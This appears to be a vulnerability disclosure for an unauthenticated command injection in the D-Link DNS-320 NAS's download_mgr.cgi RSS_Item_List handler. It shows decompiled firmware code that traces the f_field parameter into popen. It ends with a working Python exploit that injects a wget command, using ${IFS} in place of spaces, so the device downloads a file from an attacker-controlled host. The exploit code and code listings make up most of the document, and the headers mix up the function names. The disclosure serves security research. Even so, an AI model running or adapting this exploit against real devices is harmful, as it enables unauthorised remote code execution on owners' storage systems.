D-Link DNS-320 download_mgr.cgi RSS_Item_List function Unauthenticated Command Injection Vulnerability

```
Brand: D-Link
Model: DNS320
Firmware Version: 2.00
Official Website: https://www.dlink.com
Firmware Download URL: https://files.dlink.com.au/products/DNS-320/REV_A/Firmware/Firmware_v2.00b06/DNS-320_A1_FW_v2.00b06.zip
```

Affected Component

```
The download_mgr.cgi binary's RSS_Item_List
```

The download_mgr.cgi binary's RSS_Channel_Item_Downlaod D-Link DNS-320 download_mgr.cgi RSS_Channel_Item_Downlaod function

Unauthenticated Command Injection Vulnerability.

```
37      else if ( !strcmp(s, "RSS_Item_List") )
38      {
39        sub_E2C8();
40      }
```


```
46  cgiFormString("rp", v35, 4);
47  cgiFormStringNoNewlines("f_field", s, 256);
48  v26 = sub_D528(s);
49  if ( !access("/tmp/rss_getitemsinfo", 0) )
50  {
51    sprintf(v30, "rm -f %s", "/tmp/rss_getitemsinfo");
52    system(v30);
53  }
54  sprintf(v30, "rss_perform -k %s -i ", s);
55  v0 = 0;
56  fwrite("Pragma: no-cache\r\nCache-Control: no-cache\r\n", 1u, 0x2Bu, (FILE *)cgiOut);
57  cgiHeaderContentType("text/xml");
000062C8 sub_E2C8:34 (E2C8)
```

```
int __fastcall sub_D528(const char *a1)
{
  const char *v2; // r2
  int v3; // r4
  int v4; // r5
  FILE *v6; // r0
  FILE *v7; // r6
  int v8; // r4
  char *v9; // r0
  char v11[1024]; // [sp-Ch] [bp-51Ch] BYREF
  char s[284]; // [sp+3F4h] [bp-11Ch] BYREF

  memset(s, 0, 0x100u);
  memset(v11, 0, sizeof(v11));
  if ( !access("/tmp/rss_getchannelinfo", 0) )
  {
    sprintf(s, "rm -f %s", "/tmp/rss_getchannelinfo");
    system(s);
  }
  v2 = a1;
  v3 = 0;
  sprintf(s, "rss_perform -k %s -c ", v2);
  while ( 1 )
  {
    ++v3;
    if ( sub_D490(s) == 1 )                    // sink
      break;
```

```
FILE *__fastcall sub_D490(const char *a1)
{
  FILE *v2; // r0
  FILE *v3; // r4
  FILE *v4; // r0
  _BOOL4 v6; // r2
  char s[276]; // [sp+0h] [bp-114h] BYREF

  memset(s, 0, 0x100u);
  v2 = popen(a1, "r");                         // sink
  v3 = v2;
  if ( v2 )
  {
    fgets(s, 256, v2);
    LIB_Clean_End_Character(s);
```

POC

```
import requests

ROUTER_IP = "192.168.31.10"
MY_IP = "192.168.31.215"
MY_PORT = "8000"
FILE_NAME = "hack.txt"

def run_exploit():
    target_url = f"http://{ROUTER_IP}:80/cgi-bin/download_mgr.cgi"
```

```python
    wget_cmd = f"wget${{IFS}}http://{MY_IP}:{MY_PORT}/{FILE_NAME}${{IFS}}-O${{IFS}}/tmp/{FILE_NAME}"
    final_payload = f"x;{wget_cmd};"

    params = {
        'cmd': 'RSS_Item_List',
        'f_field': final_payload,
    }

    try:
        requests.get(target_url, params=params, timeout=5)
        print("[+] Exploit sent successfully!")
    except Exception:
        print("[+] Exploit sent (check server logs)!")

if __name__ == "__main__":
    run_exploit()
```

Attack